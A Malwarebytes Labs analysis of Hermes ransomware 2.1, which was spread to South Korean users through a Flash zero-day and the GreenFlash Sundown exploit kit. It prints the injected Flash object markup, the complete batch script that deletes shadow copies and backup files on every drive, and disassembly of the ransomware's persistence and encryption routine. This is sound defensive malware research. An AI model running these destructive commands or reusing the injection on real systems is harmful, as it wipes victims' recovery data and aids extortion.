

# Hermes ransomware distributed to South Koreans via recent Flash zero-day | Malwarebytes Labs

By Malwarebytes Labs

Published: 2018-03-13 · Archived: 2026-04-05 12:47:36 UTC

*This blog post was authored by @hasherezade, Jérôme Segura and Vasilios Hioureas.*

At the end of January, the South Korean Emergency Response Team (KrCERT) [published](#) news of a Flash Player zero-day used in targeted attacks. The flaw, which exists in Flash Player 28.0.0.137 and below, was distributed [via malicious Office documents](#) containing the embedded Flash exploit. Only a couple of weeks after the public announcement, [spam campaigns](#) were already beginning to pump out malicious Word documents containing the newly available exploit.

While spam has been an active distribution channel for some time now, the news of a Flash exploit would most certainly interest exploit kit authors as well. Indeed, in our previous blog post about this vulnerability (CVE-2018-4878), we showed how trivial it was to use an already available [Proof-of-Concept](#) and [package it as a drive-by download](#) instead.

On March 9th, [MDNC discovered](#) that a less common, but more sophisticated exploit kit called [GreenFlash Sundown](#) had started to use this recent Flash zero-day to distribute the Hermes ransomware. This payload was formerly used as part of an attack on a Taiwanese bank and suspected to be the work of a [North Korean hacking group](#). According to some reports, it may be a decoy attack and “[pseudo-ransomware](#)”.

By checking on the indicators published by MDNC, we were able to identify this campaign within our telemetry and noticed that all exploit attempts were made against South Korean users. Based on our records, the first hit happened on February 27, 2018, (01:54 UTC) via a compromised Korean website.



```
<span style="left: [REDACTED]; top: [REDACTED]; width: [REDACTED]; height: [REDACTED]; position: absolute;">  
  <object width="[REDACTED]" height="[REDACTED]" classid="[REDACTED]">  
    <param name="movie" value="http://bannersale.com/animations/pop.asp">  
    <param name="play" value="true"/>  
    <param name="allowscriptaccess" value="always"/>  
    <!-- [if !IE] -->  
    <object width="[REDACTED]" height="[REDACTED]" data="http://bannersale.com/animations/pop.asp" type="application/x-shockwave-flash">  
      <param name="movie" value="http://bannersale.com/animations/pop.asp">  
      <param name="play" value="true"/>  
      <param name="allowscriptaccess" value="always"/>
```

We replayed this attack in our lab and spent a fair amount of time looking for redirection code within the JavaScript libraries part of the self hosted OpenX server. Instead, we found that it was hiding in the main page’s source code.

We had already pinpointed where the redirection was happening by checking the DOM on the live page, but we also confirmed it by decoding the large malicious blurb that went through Base64 and RC4 encoding (we would like to thank [David Ledbetter](#) for that).

## Hermes ransomware

The payload from this attack is Hermes ransomware, version 2.1.

### Behavioral analysis


The ransomware copies itself into

```
%TEMP%
```


under the name

```
svchosta.exe
```

and redeploys itself from that location. The initial sample is then deleted.



The ransomware is not particularly stealthy—some windows pop up during its run. For example, we are asked to run a batch script with administrator privileges:



The authors didn't bother to deploy any UAC bypass technique, relying only on social engineering for this. The pop-up is deployed in a loop, and by this way it tries to force the user into accepting it. But even if we don't let the batch script be deployed, the main executable proceeds with encryption.

The batch script is responsible for removing the shadow copies and other possible backups:

```

1 vssadmin Delete Shadows /all /quiet
2 vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
3 vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
4 vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
5 vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
6 vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
7 vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
8 vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
9 vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
10 vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
11 vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
12 vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
13 vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
14 vssadmin Delete Shadows /all /quiet
15 del /s /f /q c:\*.VHD c:\*.bac c:\*.bak c:\*.wbcat c:\*.bkf c:\Backup*. * c:\backup*. * c:\*.set c:\*.win c:\*.dsk
16 del /s /f /q d:\*.VHD d:\*.bac d:\*.bak d:\*.wbcat d:\*.bkf d:\Backup*. * d:\backup*. * d:\*.set d:\*.win d:\*.dsk
17 del /s /f /q e:\*.VHD e:\*.bac e:\*.bak e:\*.wbcat e:\*.bkf e:\Backup*. * e:\backup*. * e:\*.set e:\*.win e:\*.dsk
18 del /s /f /q f:\*.VHD f:\*.bac f:\*.bak f:\*.wbcat f:\*.bkf f:\Backup*. * f:\backup*. * f:\*.set f:\*.win f:\*.dsk
19 del /s /f /q g:\*.VHD g:\*.bac g:\*.bak g:\*.wbcat g:\*.bkf g:\Backup*. * g:\backup*. * g:\*.set g:\*.win g:\*.dsk
20 del /s /f /q h:\*.VHD h:\*.bac h:\*.bak h:\*.wbcat h:\*.bkf h:\Backup*. * h:\backup*. * h:\*.set h:\*.win h:\*.dsk
21 del %0
    
```

It is dropped inside C:UsersPublic along with some other files:

Name	Date modified	Type	Size
Public		Folder	
DECRYPT_INFORMATION.html	2018-03-13 03:38	Firefox HTML Doc...	7 KB
desktop.ini	2009-07-14 06:54	Configuration sett...	1 KB
PUBLIC	2018-03-13 03:38	File	1 KB
UNIQUE_ID_DO_NOT_REMOVE	2018-03-13 03:38	File	2 KB
window.bat	2018-03-13 03:38	Windows Batch File	2 KB

The file “PUBLIC” contains a blob with RSA public key. It is worth noting that this key is unique on each run, so, the RSA key pair is generated per victim. Example:

```

PUBLIC
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 06 02 00 00 00 A4 00 00 52 53 41 31 00 08 00 00 0...RSA1...
00000010 01 00 01 00 89 73 AE 3F B1 4C 89 B8 53 40 19 C1 ...%s@?tL%,S@.Á
00000020 72 80 8D FB 5E CC F6 97 2E D8 70 16 2F F7 C1 B2 r€Tũ^Ëö-.Řp./÷Á,
00000030 6E 64 B8 05 6F 71 16 B8 8F 22 A9 10 09 F1 21 28 nd,.og.,ž"©..ń!(
00000040 9D 12 DC 13 72 C5 AB 98 CF DE EB FB 9B 0C 8D 84 t.Û.rÍ«.ĐTěú>.T,,
00000050 FA 99 BD D2 0F B2 01 29 FA 03 B7 BA A8 C4 29 73 ú™~Ñ. .)ú. ·ş~Ä) s
00000060 D4 1E 64 77 6F 41 8D 6B 90 55 4C 96 74 A9 AD 0A Ô.dwoAĪk.UL-t@..
00000070 51 E6 9F 08 3E 23 0E 69 29 6D FD AE 63 92 91 88 Qéz.>#.i)mý@c'`.
00000080 74 05 66 A6 64 08 9C C3 09 5C D8 F9 79 7E C5 9E t.f!d.šĂ.\Řůy~Lž
00000090 41 50 50 31 10 9A 63 B4 57 1C B2 F0 B1 6E 8A B2 APP1.šc'W. dtnŠ,
000000A0 2B 41 5A CE 93 17 58 21 D7 D7 9B 58 96 38 D0 28 +AZÍ".X!xx>X-8Đ(
000000B0 04 25 DF 00 85 30 4A 19 75 BD 91 15 5B E2 76 2F .%B...0J.u"'.[áv/
000000C0 95 F2 88 41 0E 2A B9 77 23 CD C4 9F 8E 62 4E AB •ň.A.*aw#ĪĂžŽbN«
000000D0 E1 B0 25 34 C8 3C 64 A2 3B 7B FF A5 61 2E E8 AB á°%4Č<d";{`Aa.č«
000000E0 62 25 C0 95 4E C1 F2 4A 6E 86 5E 83 B4 51 48 EE bšR•NĂňJnt^'.QHî
000000F0 F3 0C B1 2D 27 69 B7 04 C9 D2 06 DC 0A 78 12 E7 ó.±-'i'.ĚŇ.Û.x.ç
0000100 7C 83 25 B5 0B DF 98 FB D8 51 76 EB 1D C8 BD 2F |.šp.B.ůŘQvé.Č"/
0000110 4D CE 9B C5 MĪ>Ĺ
    
```

Another file is an encrypted block of data named UNIQUE\_ID\_DO\_NOT\_REMOVE. It is a blob containing an encrypted private RSA key, unique for the victim:


```
UNIQUE_ID_DO_NOT_REMOVE
Offset(d) 00 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15
00000000 07 02 00 00 00 A4 00 00 66 29 46 E2 4A 61 80 1E 0...*.f)FâJa€.
00000016 B4 9A CB D9 1B 3E 78 28 A5 88 18 72 1A 5C C0 A1 'šËÛ.>x(A..r.\R~
00000032 13 CD EB 56 C6 6E 60 40 C3 A6 2E 53 83 54 10 77 .ÍëVĈn`@Ă|.S.T.w
00000048 8E 88 F6 0D F0 C0 6A A6 77 FC E6 BB 78 16 AA 88 Ž.ö.dŘj|wüć»x.Ş.
00000064 BD 56 28 CF 96 E7 0F 24 39 05 18 03 30 FF E2 09 ~V(Ď-ç.$9...0'á.
00000080 88 CC 3A 4A C1 10 24 FC F2 54 00 C8 63 30 BD C5 .Ě:JÁ.ŞuňT.Ĉc0~Í
00000096 FC 84 14 70 64 40 E9 C5 E4 61 94 BE 41 BC 93 24 ü,.pd@éÍläa~IAL"$
00000112 58 57 6C 78 C4 2C B7 6D 76 7E 76 5F B0 2A 9E 34 XWlxÄ, mv~v °*ž4
00000128 A9 6A 38 8D 35 25 AA DB 09 E9 55 64 46 01 B0 E6 @j8T5%ŞÛ.éUdF.°ć
00000144 6D 1B CE 7D 2E EF BC ED 25 CC 8A A3 60 96 24 E0 m.Î}.dLišËŠË`-$ř
00000160 82 07 AE A8 0B 5A 18 6F F2 22 12 67 08 59 74 7D ,.@"Z.oň".g.Yt)
00000176 32 2C 82 D9 16 86 2F D9 3F CE 4E 15 46 E2 4D 26 2,,Ů.+/Ů?ÎN.FâM&
00000192 4C 1D C1 40 DE AE 97 C5 2D 4C 67 DD 28 1B 78 89 L.Á@T@-Í-LgŸ(.x%
00000208 D5 CE 97 F6 C5 BD DD 5D 4A 59 FF D9 9B 6E 16 3F ŐÍ-ôÍ~ŸJ JY Ů»n.?
00000224 6A 3D 0E 50 05 D4 AD 06 27 CA 08 D1 0D F2 D3 86 j=.P.Ô..'E,N.ňó+
```

Analyzing the blob header, we find the following information:


- 0x07 – [PRIVATEKEYBLOB](#)
- 0x02 – [CUR\\_BLOB\\_VERSION](#): 2
- 0xA400 – ALG\_ID: [CALG\\_RSA\\_KEYX](#)

The rest of the data is encrypted—at this moment, we can guess that it is encrypted by the RSA public key of the attackers.

The same folder also contains a ransom note. When the encryption finished, the ransom note pops up. The note is in HTML format, named DECRYPT\_INFORMATION.html.




The interesting fact is that, depending on the campaign, in some of the samples the authors used [BitMessage](#) to communicate with victims:



This method was used in the past by a few other authors, for example in [Chimera ransomware](#), and by the author of original Petya in his affiliate programs.

Encrypted files don't have their names changed. Each file is encrypted with a new key—the same plaintext produces various ciphertext. The entropy of the encrypted file is high, and no patterns are visible. That suggests that some stream cipher or a cipher with chained blocks was used. (The most commonly used in such cases is AES in CBC mode, but we can be sure only after analyzing the code). Below, you can see a visualization of a BMP file before and after being encrypted by Hermes:




Inside each file, after the encrypted content, there is a “HERMES” marker, followed by another blob:

```

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00022F50 10 E9 7B 94 86 29 C2 A1 8C 94 88 D6 7D F0 9B 67 .é{"+)"Â^Š".Ö}d>g
00022F60 AA AC 43 54 8D 8C 38 8B E8 EB EC 0C 00 87 53 19 Š-CTİŠ8<čěě..+s.
00022F70 AC 42 05 AE 6C 6D 4B 97 4D CB A6 3C 97 C6 8C ED -B.©lmK-MÉ!<-ĆŠi
00022F80 23 17 61 C9 41 A7 5A 66 32 9F AD BB 3F 43 52 80 #.aÉAŞZf2ž.»?CRE
00022F90 27 26 C2 A3 4B C9 17 42 DF FF FF AC D9 65 06 BB 'šĂŁKÉ.BŠ`-Ůe.»
00022FA0 48 45 52 4D 45 53 01 02 00 00 10 66 00 00 00 A4 HERMES....f...š
00022FB0 00 00 FF BC 2F C5 64 FE E7 41 1D CC 0A AB 56 AF ..L/ÍdŧçA.Ě.«VŽ
00022FC0 4D E4 FE 81 4F 8C 0B 8E E8 47 0D 51 C5 3E 0E E2 Maŧ.ŌŠ.žčG.QL>.ā
00022FD0 8A BE 29 3C BF AF EA 92 34 4C C3 D8 F6 D6 9D CF ŠI)<žžę'4LĂŘöÖčĎ
00022FE0 67 22 59 F8 40 D2 4C 71 1E A5 E9 CF D0 AB DE DF g"Yř@ŃLq.ĄéĎĐ«ŤB
00022FF0 56 82 96 70 9C 67 31 D2 6B 78 E3 AD 10 93 84 E1 V,-pšg1Ńkxă.."„ā
00023000 F1 9F E3 26 03 F9 6A A3 0C F1 C1 9B D3 25 5C 97 ňžā&.ŭjž.ńĂ>Ōš\
00023010 08 7A 7D 49 EC 88 F7 B2 6C 24 17 23 DB 03 08 .z)Iě.-Ç.1š.#Ů..
00023020 63 78 3C CC 60 44 AA 5F C7 B4 2B 6D 4D C6 06 B0 cx<Ě`Dš_Ç'+mMĆ.°
00023030 FD 04 4E 17 19 A7 C5 89 E1 8C A8 8C 53 FB DE BE ý.N..šLšásŠ`ššúŤI
00023040 B2 8C 06 6E ED 3B E6 E1 8E CB 20 72 2F 03 07 F1 .š.ni;čážĚ r/.ń
00023050 98 B4 9F 2F 91 0C 89 91 75 8D 18 5E 8E 80 EE 2A .'ž/\.š.'uŤ.^žei*
00023060 C0 DD A6 13 01 D3 79 5C D0 C0 4E AF 38 8B 50 B6 ŘÝ!..Ōy\ĐRNŽ8<PŤ
00023070 5A C3 CD 1C 2B B3 E4 B5 49 D3 37 4F C7 DE 7F D4 ZĂÍ.+žāuIŌ7ŌÇŤ.Ō
00023080 63 EF E6 2B 2A 27 BD 0F 61 D3 A2 EC 4E AA 56 D8 cdč+*'".aŌ`ēNŞVR
00023090 A3 D5 57 01 91 60 22 95 9A 6D EF 00 C4 6F 55 DA ŁŌW.`"*.šmd.ĀoUŮ
000230A0 25 8F 84 5D A8 23 5E 2A AF 67 3E F6 CB 25 49 30 šž„]`#^*žg>öĚšIŌ
000230B0 4D 31 M1
    
```

This time the blob contains an exported session key (0x01 : [SIMPLEBLOB](#)) and the algorithm identifier is AES (0x6611: [CALG\\_AES](#)). We can make an educated guess that it is the AES key for the file, encrypted by the victim’s RSA key (from the generated pair).

The ransomware achieves persistence by dropping a batch script in the Startup folder:



The script is simple; its role is just to deploy the dropped ransomware: svchosta.exe.



So, on each system startup it will make a check for new, unencrypted files and try to encrypt them. That's why, as soon as one discovers that they have been attacked by this ransomware, they should remove the persistence entry in order to not let the attack repeat itself.

## Inside the ransomware

### Execution flow

At the beginning of the execution, the ransomware creates a mutex named "tech":

```
004033E5 push    offset aCreatemutexa ; "CreateMutexA"
004033EA push    dword_40BFE0
004033F0 call    sub_40284F
004033F5 pop     ecx
004033F6 pop     ecx
004033F7 push    offset aTech      ; "tech"
004033FC push    1
004033FE push    0
00403400 mov     dword_40C088, eax
00403405 call    eax                ; kernel32.CreateMutexA
00403407 mov     edi, dword_40BFE0
0040340D push    offset aReleasemutex ; "ReleaseMutex"
00403412 push    edi
00403413 mov     [ebp+var_C], eax
00403416 call    sub_40284F
```

The sample is mildly obfuscated, for example, its imports are loaded at runtime. The .data section of the PE file is also decrypted during the execution, so, at first we will not see the typical strings.

First, the executable begins to dynamically load all its imports via a function at 4023e0:

```
.text:00402A5D      push    offset aGetusernamew ; "GetUserNameW"
.text:00402A62      push    esi
.text:00402A63      mov     dword_40B30C, eax
.text:00402A68      call   sub_402341
.text:00402A6D      mov     esi, dword_40FB30
.text:00402A73      push   offset aGetfileattri_0 ; "GetFileAttributesA"
.text:00402A78      push   esi
.text:00402A79      mov     dword_40B314, eax
.text:00402A7E      call   sub_402341
.text:00402A83      push   offset aCopyfilew ; "CopyFileW"
.text:00402A88      push   esi
.text:00402A89      mov     dword_40FB94, eax
.text:00402A8E      call   sub_402341
.text:00402A93      add     esp, 40h
.text:00402A96      mov     dword_40FBA0, eax
.text:00402A9B      push   offset aShellexecutea ; "ShellExecuteA"
.text:00402AA0      push   edi
.text:00402AA1      call   sub_402341
.text:00402AA6      push   offset aWnetenumresour ; "WNetEnumResourceW"
.text:00402AAB      push   ebx
.text:00402AAC      mov     dword_40B338, eax
.text:00402AB1      call   sub_402341
.text:00402AB6      push   offset aFindnextfilew ; "FindNextFileW"
.text:00402ABB      push   esi
.text:00402ABC      mov     dword_40FBFC, eax
.text:00402AC1      call   sub_402341
.text:00402AC6      push   offset aGetipnettable ; "GetIpNetTable"
.text:00402ACB      push   dword_40FBEC
.text:00402AD1      mov     dword_40FB38, eax
.text:00402AD6      call   sub_402341
.text:00402ADB      push   offset aExitprocess ; "ExitProcess"
.text:00402AE0      push   esi
.text:00402AE1      mov     dword_40FBF0, eax
.text:00402AE6      call   sub_402341
.text:00402AEB      push   offset aSetfileattri_0 ; "SetFileAttributesW"
.text:00402AF0      push   esi
.text:00402AF1      mov     ExitPrioces, eax
```



It then checks the registry key for a language code. If Russian, Belarusian, or Ukrainian are found as the system language, it exits the process (0x419 being Russian, 422 Ukrainian, and 423 Belarusian).

```
.text:004030EA      _push  20119h
.text:004030EF      _push  0
.text:004030F1      push   offset aSystemCurrentc ; "SYSTEM\\CurrentControlSet\\Control\\Nls..."
.text:004030F6      _push  8000002h
.text:004030FB      call   RegOpenKey
.text:00403101      test   eax, eax
.text:00403103      jnz   short loc_403180
.text:00403105      lea   eax, [ebp+var_8]
.text:00403108      push  eax
.text:00403109      lea   eax, [ebp+var_3C]
.text:0040310C      push  eax
.text:0040310D      push  0
.text:0040310F      push  0
.text:00403111      push   offset aInstalllanguag ; "InstallLanguage"
.text:00403116      push   [ebp+var_4]
.text:00403119      call   RegQueryValue
.text:0040311F      test   eax, eax
.text:00403121      jnz   short loc_403177
.text:00403123      lea   eax, [ebp+var_3C]
.text:00403126      push   offset a0419 ; "0419"
.text:0040312B      push  eax
.text:0040312C      call   SomeKindManipsCaller
.text:00403131      pop   ecx
.text:00403132      pop   ecx
.text:00403133      test   eax, eax
.text:00403135      jz    short loc_40313F
.text:00403137      push  1
.text:00403139      call   ExitPrioces
.text:0040313F      loc_40313F:
.text:0040313F      lea   eax, [ebp+var_3C] ; CODE XREF: RegQueryForLonague+5C↑j
.text:00403142      push   offset a0422 ; "0422"
.text:00403147      push  eax
.text:00403148      call   SomeKindManipsCaller
.text:0040314D      pop   ecx
.text:0040314E      pop   ecx
.text:0040314F      test   eax, eax
.text:00403151      jz    short loc_40315B
.text:00403153      push  1
.text:00403155      call   ExitPrioces
```



It then creates two subprocesses – cmd.exe. One that copies itself into directory appdata/local/temp/svchost.exe, and another that executes the copied file.

It also generates crypto keys using standard CryptAcquireContext libraries, and saves the public key and some kind of ID into the following files:

**C:\Users\Public\UNIQUE\_ID\_DO\_NOT\_REMOVE**

## C:\UsersPublicPUBLIC

As mentioned earlier, it writes out a script to auto run on startup with contents: **start “**

**%TEMP%svchosta.exe** into the Start menu startup folder. This is quite simple and conspicuous. Since it is always running and keeps persistence, it makes sense that it saved out the public key into a file so that it can later find that key and continue encrypting using a consistent key throughout all executions.

Below is the function that calls all of this functionality sequentially, labeled:

```
.text:0040439C      call     RegQueryForLonague ; if russian language detected, quit
.text:004043A1      call     checkCVersion?
.text:004043A6      push    32h
.text:004043A8      mov     esi, offset unk_40F188
.text:004043AD      mov     dword_40F8AC, eax
.text:004043B2      push    esi
.text:004043B3      call   GetINWDir
.text:004043B9      push    offset aSystem32Cmd_0 ; "\\System32\\cmd.exe"
.text:004043BE      push    esi
.text:004043BF      call   unsureMAnips
.text:004043C4      pop     ecx
.text:004043C5      pop     ecx
.text:004043C6      push    190h
.text:004043CB      mov     esi, offset unk_40F8B0
.text:004043D0      push    esi
.text:004043D1      call   GetINWDir
.text:004043D7      xor     eax, eax
.text:004043D9      mov     word_40F8B4, ax
.text:004043DF      cmp     dword_40F8AC, edi
.text:004043E5      jnz    short loc_4043EE
.text:004043E7      push    offset aDocumentsAnd_3 ; "\\Documents and Settings\\Default User"...
.text:004043EC      jmp     short loc_4043F3
.text:004043EE      ; -----
.text:004043EE      loc_4043EE:      ; CODE XREF: start+AE↑j
.text:004043EE      push    offset aUsersPublic_0 ; "\\users\\Public\\"
.text:004043F3      loc_4043F3:      ; CODE XREF: start+B5↑j
.text:004043F3      push    esi
.text:004043F3      call   unsureMAnips
.text:004043F4      pop     ecx
.text:004043F9      pop     ecx
.text:004043FA      push    edi
.text:004043FB      call   CopiesSelf_ExecuteCopy_CMD_EXE
.text:00404401      call   CryptoFUNC_GenKeys_Write
.text:00404406      call   ImportKeyFromFile
.text:0040440B      push    edi
.text:0040440C      call   CreateAutyorun_persistence
.text:00404411      call   sub_40152C
.text:00404416      call   sub_402ECC
.text:0040441B      push    2710h
```



It proceeds to cycle all available drives. If it is CDRom, it will skip it. Inside the function, it goes through all files and folders on the drive, but skips a few key directories, not limited to Windows, Mozilla, and the recycling bin.

```
.text:0040442C      add     esp, 14h
.text:0040442F      call   GetLoigicalDrives
.text:00404435      push    1Ah
.text:00404437      mov     edi, eax
.text:00404439      pop     esi
.text:0040443A      loc_40443A:      ; CODE XREF: start+156↑j
.text:0040443A      mov     edx, edi
.text:0040443C      mov     ecx, esi
.text:0040443E      shr     edx, cl
.text:00404440      test   dl, 1
.text:00404443      jz     short loc_40448A
.text:00404445      push    3Ah
.text:00404447      pop     ecx
.text:00404448      lea   eax, [esi+41h]
.text:0040444B      mov     word_40B352, cx
.text:00404452      xor     ecx, ecx
.text:00404454      mov     word_40B350, ax
.text:0040445A      mov     word_40B354, cx
.text:00404461      cmp     ax, 5Ah
.text:00404465      jz     short loc_40448A
.text:00404467      push    ebx
.text:00404468      call   GetDrivetype
.text:0040446E      cmp     eax, DRIVE_CDROM
.text:00404471      jz     short loc_40448A
.text:00404473      push    dword_40F8A8
.text:00404479      push    dword_40F1EC
.text:0040447F      push    1
.text:00404481      push    ebx
.text:00404482      call   RecursiveDriveSearch_Encrypt
.text:00404487      add     esp, 10h
.text:0040448A      loc_40448A:      ; CODE XREF: start+10C↑j
.text:0040448A      ; start+12E↑j ...
```



Inside of the function labeled recursiveSearch\_Encrypt are the checks for key folders and drive type:

```

.text:00401DE5      mov     esi, offset aWindows ; "Windows"
.text:00401DEA      lea   edi, [ebp+var_50]
.text:00401DED      push  5
.text:00401DEF      pop    ecx
.text:00401DF0      xor   eax, eax
.text:00401DF2      xor   edx, edx
.text:00401DF4      movsd movsd
.text:00401DF5      push  6
.text:00401DF7      movsd movsd
.text:00401DF8      movsd movsd
.text:00401DF9      movsd movsd
.text:00401DFA      mov   esi, offset aAhnlab ; "AhnLab"
.text:00401DFE      mov   [ebp+var_40], ax
.text:00401E03      lea   edi, [ebp+var_28]
.text:00401E06      movsd movsd
.text:00401E07      movsd movsd
.text:00401E08      movsd movsd
